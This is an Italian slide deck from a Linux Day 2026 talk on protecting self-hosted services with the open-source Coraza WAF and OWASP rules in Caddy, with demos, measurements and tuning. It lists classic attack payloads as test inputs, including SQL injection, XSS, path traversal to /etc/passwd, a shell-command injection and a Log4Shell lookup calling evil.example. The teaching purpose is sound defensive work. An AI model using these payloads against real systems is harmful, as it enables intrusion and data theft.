LINUX DAY PRATO 2026

WAF open source: una difesa in più per i tuoi servizi



Francesco Montelli

Freelance Software Engineer · montelli.dev

slide
e materiali

LINUX DAY PRATO 2026

WAF open source: una difesa in più per i tuoi servizi

slide e materiali

Francesco Montelli

Freelance Software Engineer

montelli.dev



01 Lo scenario

ATTO 1 · GLI ATTACCHI CLASSICI

Un bersaglio piccolo, ma un bersaglio

LA PORTA RESTA APERTA

- **Non aggiornato**
- **Dimenticato acceso**
- **Temporaneo, poi permanente**
- **Impostazioni di default**



Chi bussa

prova tutte
le porte



E ENTRA A CERCARE

- **I vostri dati**
  `' OR 1=1--` in una ricerca
- **Chi visita il sito**
  `<script>` in un commento
- **Il server stesso**
  `../etc/passwd` nell'indirizzo
- **Una falla nota**
  `${jndi:…}` Log4Shell, 2021

ATTO 1 · LE DIFESE CLASSICHE

Ci siamo sempre difesi col firewall

22
SSH
chiusa

3306
Il database
chiusa

2375
Docker
chiusa

8080
Il pannello admin
chiusa

80
Il web
aperta, per forza

443
Il web, cifrato
aperta, per forza

Non cercano voi: provano con tutti

40%

del traffico web sono bot malevoli

> *«Automated traffic accounted for 53 percent of all observed web traffic in 2025. Of that, **40 percent was generated by bad bots**, up from 37 percent the year before.»*
>
> **Thales · Imperva** · Bad Bot Report 2026 · p. 7

Da uno script a un agente

</>

DA SEMPRE

Script a strascico

qualcuno li lancia

×12,5

2025

Bot guidati dall'AI

> *«In 2025, AI-driven bot attacks surged 12.5x compared to the previous year.»*
>
> Thales · aprile 2026

2025

Alla portata di tutti

> *«AI has lowered the barriers to sophisticated cybercrime.»*
>
> Anthropic · agosto 2025

2026

Agenti che attaccano da soli

> *«...to plan, build, and execute a mass credential harvesting campaign in less than six hours»*
>
> Google · settembre 2026

02 Dal firewall al WAF

Come decide il firewall

IL PACCHETTO

da	185.220.x.x
a	il vostro server
porta	443
protocollo	TCP

→

LE REGOLE · nftables

```
tcp dport 22 drop
tcp dport 3306 drop
tcp dport 443 accept ← questa
```

→

passa

porta 443: aperta

Guarda: indirizzi, porte, protocollo (livelli 3 e 4)

Dove: nftables o iptables sul server, il router a casa

Il limite: la 80 e la 443 restano aperte per forza

ATTO 2 · IL WAF

Dopo il firewall, il WAF

firewall
passa
porta 443

LA RICHIESTA

chiede	`GET /search`
campo q	`1' OR 1=1--`
per	`cloud.example.com`
come	`Mozilla/5.0 …`

LE REGOLE · OWASP CRS

SQL nei campi? sì

script nei campi? no

file di sistema? no

ferma
l'app non la vede

Guarda: cosa chiede, i campi, gli header, il corpo (livello 7)

Dove: Coraza dentro Caddy, con le regole OWASP

Insieme: il firewall sceglie le porte, il WAF legge cosa entra dalla 443

ATTO 2 · COME SI CONFIGURA

Tre pezzi open source, uno dentro l'altro



Un container in più

DOCKER-COMPOSE.YML

```
services:
  caddy:
    image: ghcr.io/coreruleset/coraza-crs:caddy-alpine      ← un'immagine sola, con dentro le regole OWASP
    ports:
      - "443:443"                                           ← una porta sola
    environment:
      CORAZA_RULE_ENGINE: DetectionOnly                     ← l'interruttore: DetectionOnly annota, On blocca
      BLOCKING_PARANOIA: 1                                  ← la severità: quante regole accendere, da 1 a 4
    volumes:
      - ./Caddyfile:/config/caddy/Caddyfile:ro              ← i vostri file: indirizzi, WAF, regole
      - ./tuning:/opt/coraza/rules.d:ro                     ← le vostre correzioni
```

ATTO 2 · COME SI CONFIGURA

Il Caddyfile: dove entra il WAF

```
{
  order coraza_waf first                          ← dove c'è import waf, il WAF controlla per primo
}
```

```
(waf) {                                           ← un blocco riusabile, di nome «waf»
  coraza_waf {                                    ← il WAF
    directives `Include …/coraza.conf             ← l'interruttore (environment)
               Include …/owasp-crs/rules/*        ← le regole OWASP, dentro l'immagine
               Include …/rules.d/*`               ← le vostre correzioni (tuning)
  }
}
```

```
cloud.example.com {                               ← l'indirizzo
  import waf                                      ← incolla qui il blocco «waf»
  reverse_proxy nextcloud:80                      ← a chi consegnare
}
```

```
git.example.com {
  import waf
  reverse_proxy gitea:3000
}
```

Un servizio nuovo: sei righe

NUOVO jellyfin ✓ online ✓ protetto ✓ router non toccato

+2

docker-compose

cosa gira

```
+  jellyfin:                      ← il nome del servizio
+    image: jellyfin/jellyfin     ← l'immagine del container
     # nessuna porta              ← da fuori non si vede
```

+4

Caddyfile

il file di Caddy:
cosa si vede da fuori

```
+  media.example.com {            ← l'indirizzo su internet
+    import waf                   ← passa prima dal WAF
+    reverse_proxy jellyfin:8096  ← poi consegna a Jellyfin
+  }                              ← fine
```

03 Misurare e correggere

ATTO 3 · COME DECIDE

Il WAF dà punti

OGNI REGOLA HA UN LIVELLO


5 — **Molto grave**
critical

4 — **Grave**
error

3 — **Sospetto**
warning

2 — **Curioso**
notice

TRE RICHIESTE



ATTO 3 · MISURARE

Come ho misurato



Scanner di vulnerabilità

open source · 2.956
richieste con un attacco

WAF

caddy

coraza
WEB APPLICATION FIREWALL

OWASP CRS
THE 1ST LINE OF DEFENSE

Backend finto

risponde «ok»

a qualunque cosa

ATTO 3 · DAL VIVO

Proviamolo

1. `$ make nowaf && make raffica` senza WAF
2. `$ make block && make raffica` con il WAF, livello 1

Dodici richieste in un secondo: **4 oneste** e **8 attacchi** classici.

ATTO 3 · DAL VIVO

Dodici richieste, due giri

			SENZA WAF	CON IL WAF
onesta	una ricerca	`tastiera meccanica`	passa	**passa**
onesta	un cognome con apostrofo	`O'Reilly`	passa	**passa**
onesta	un libro di SQL	`SELECT * FROM menu`	passa	**passa**
onesta	un libro di programmazione	`C++ & C# -- guida`	passa	**passa**
attacco	SQL injection	`1' OR 1=1--`	passa	**bloccata**
attacco	SQL injection, UNION	`' UNION SELECT username, password FROM users--`	passa	**bloccata**
attacco	XSS	`<script>alert(1)</script>`	passa	**bloccata**
attacco	XSS da un'immagine	`<img src=x onerror=alert(1)>`	passa	**bloccata**
attacco	file di sistema	`../../../../etc/passwd`	passa	**bloccata**
attacco	comando di shell	`; cat /etc/passwd`	passa	**bloccata**
attacco	Log4Shell	`${jndi:ldap://evil.example/a}`	passa	**bloccata**
attacco	codice PHP	`<?php system('id'); ?>`	passa	**bloccata**


ATTO 3 · MISURARE

Ferma 86 attacchi su 100

86

attacchi fermati su 100

2.535 su 2.956 · senza WAF: 0



contate le richieste che portano un attacco


ATTO 3 · MISURARE

Più severo: +4 attacchi, errori ×4,5

▼ default

1 Normale — 2 Attento — 3 Severo — 4 Massimo

ATTACCHI: NUCLEI, 2.956 · ONESTE: 47, COSTRUITE PER SEMBRARE SOSPETTE



ATTO 3 · CORREGGERE

Il WAF su misura, per qualunque app



ATTO 3 · CORREGGERE

Dal registro alla riga

Ricerca

C++ & C# -- guida onesta, ma «--» somiglia a SQL

Registro

```
Coraza: Warning. SQL Comment Sequence Detected
[id "942440"] [severity "critical"] [tag "paranoia-level/2"]
[data "Matched Data: -- found within ARGS:q: …"]
```



Volume

tuning/tuned/dopo/00-esclusioni.conf — volume → /opt/coraza/rules.d

SecRuleUpdateTargetById	942440	"!ARGS:q"
smetti di guardare…	con questa regola…	questo campo

ATTO 3 · DAL VIVO

Correggiamolo

1. `$ make paranoid && make raffica` livello 3
2. `$ make falsi-allarmi` perché, dal registro
3. `$ make tuned && make raffica` con le correzioni

La ricerca onesta **«C++ & C# -- guida»**: bloccata, spiegata, sbloccata.

ATTO 3 · DAL VIVO

Bloccata, spiegata, sbloccata

LIVELLO 3

`make paranoid`

3 passano **9** bloccate

«C++ & C# -- guida» bloccata: 8 punti, soglia 5

IL REGISTRO

`make falsi-allarmi`

```
942440 · 5 punti · q
942460 · 3 punti · q
```

Due regole, un campo: **due righe** di esclusione

CON LE CORREZIONI

`make tuned`

4 passano **8** bloccate

«C++ & C# -- guida» passa, gli attacchi restano fuori

ATTO 4 DI 4

04 A casa tua

ATTO 4 · I LIMITI

Cosa il WAF non vede

Password rubate
per lui sei tu

Bug nella logica
sembra onesta

Altre porte
SSH, VPN, database

Exploit mirati
14 su 100 passano

ATTO 4 · IL FORMAGGIO SVIZZERO

Il WAF è uno strato

Internet →

01
Porta chiusa
router, firewall

02

Chi bussa
CrowdSec
fail2ban

03
Cosa porta
il WAF

04
Serrature
app aggiornate

→ I dati


05 **La copia di riserva** il backup, sotto tutto

ATTO 4 · UNA VOLTA ACCESO

Aggiornare rende

LE REGOLE MIGLIORANO

Richieste oneste bloccate per errore



meno della metà · stesse 47 richieste, livello 1

ARRIVANO REGOLE NUOVE

21/10	**PHP corregge PHP2Shell**
22/10	**il CRS scrive la regola che blocca chi la prova**
oggi	**non è ancora nella 4.30** potete aggiungerla a mano con una riga, o aspettare la prossima versione

COME **1 fissa il tag con la data** → **2 cambialo con calma** → **3 rifai la raffica**

IN CHIUSURA

Tre cose da portare a casa

01

Se lo raggiungi tu, lo raggiungono tutti.

02

Non serve essere imbattibili: basta non essere la preda più facile.

03

Un container in più: prima guarda, poi blocca, e aggiorna.

Avere i dati è il primo passo. Proteggerli è il secondo.



Grazie, domande?

francesco@montelli.dev · montelli.dev
github.com/monte97



slide e materiali

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

1 Lo scenario

8 link

- Thales (Imperva), Bad Bot Report 2026, dati 2025, pp. 4-8 — cpl.thalesgroup.com
- Thales, «AI-driven bot attacks surged 12.5x», 29/04/2026 — cpl.thalesgroup.com
- Anthropic, Detecting and countering misuse of AI, agosto 2025 — anthropic.com
- Google GTIG, From Prompting to Autonomy, 08/09/2026 — cloud.google.com
- Mojang, Log4j e Minecraft Java Edition, dicembre 2021 — minecraft.net
- NVD, CVE-2021-44228 (Log4Shell) — nvd.nist.gov
- C. Folini, Buying time against attack, BCS, 2019 — bcs.org
- GreyNoise, Mass Internet Exploitation Report 2025 — greynoise.io

2 Come si configura

9 link

- OWASP, ModSecurity passa a OWASP, 2024 — owasp.org
- OWASP CRS, Announcing Coraza, 22/12/2021 — owasp.org
- OWASP Coraza — owasp.org
- OWASP CRS (licenza Apache 2.0) — github.com
- Immagine coraza-crs del team CRS — github.com
- coraza-caddy, il plugin di Caddy — github.com
- Caddy, Automatic HTTPS — caddyserver.com
- Caddy, Caddyfile concepts (snippets) — caddyserver.com
- OWASP CRS, Anomaly Scoring — coreruleset.org

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

3 Misurare e correggere

6 link

- Wallarm, GoTestWAF 0.5.8
  github.com
- ProjectDiscovery, Nuclei
  github.com
- OWASP CRS, Albedo
  github.com
- C. Folini, Working with Paranoia Levels, 2021
  coreruleset.org
- OWASP CRS, False Positives and Tuning
  coreruleset.org
- Coraza, coraza.conf-recommended
  github.com

4 A casa tua

6 link

- J. Reason, Human error: models and management, BMJ 2000
  pmc.ncbi.nlm.nih.gov
- CrowdSec, Community Blocklist
  docs.crowdsec.net
- CrowdSec, AppSec e OWASP CRS
  docs.crowdsec.net
- OWASP CRS, Migrating CRS 3 to 4: plugins, 2026
  coreruleset.org
- Caddy Community, Anyone actually using Coraza?, 2023
  caddy.community
- Microsoft, Digital Defense Report 2026, pp. 14 e 48
  microsoft.com

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

5 PHP2Shell

4 link

- PHP, avviso di sicurezza del 21/10/2026
  php.net
- PHP, GHSA-w8hw-w9fx-j79w (CVE-2026-109618)
  github.com
- PHP, GHSA-6wmf-4rv5-p3rp (CVE-2026-109619)
  github.com
- OWASP CRS, PR #4893: user agent dei PoC
  github.com

6 Le mie misure e la demo

3 link

- Il repo del talk: demo, slide, profili
  github.com
- Le misure: comandi, numeri, date
  misure/README.md
- Tutte le fonti in un file
  FONTI.md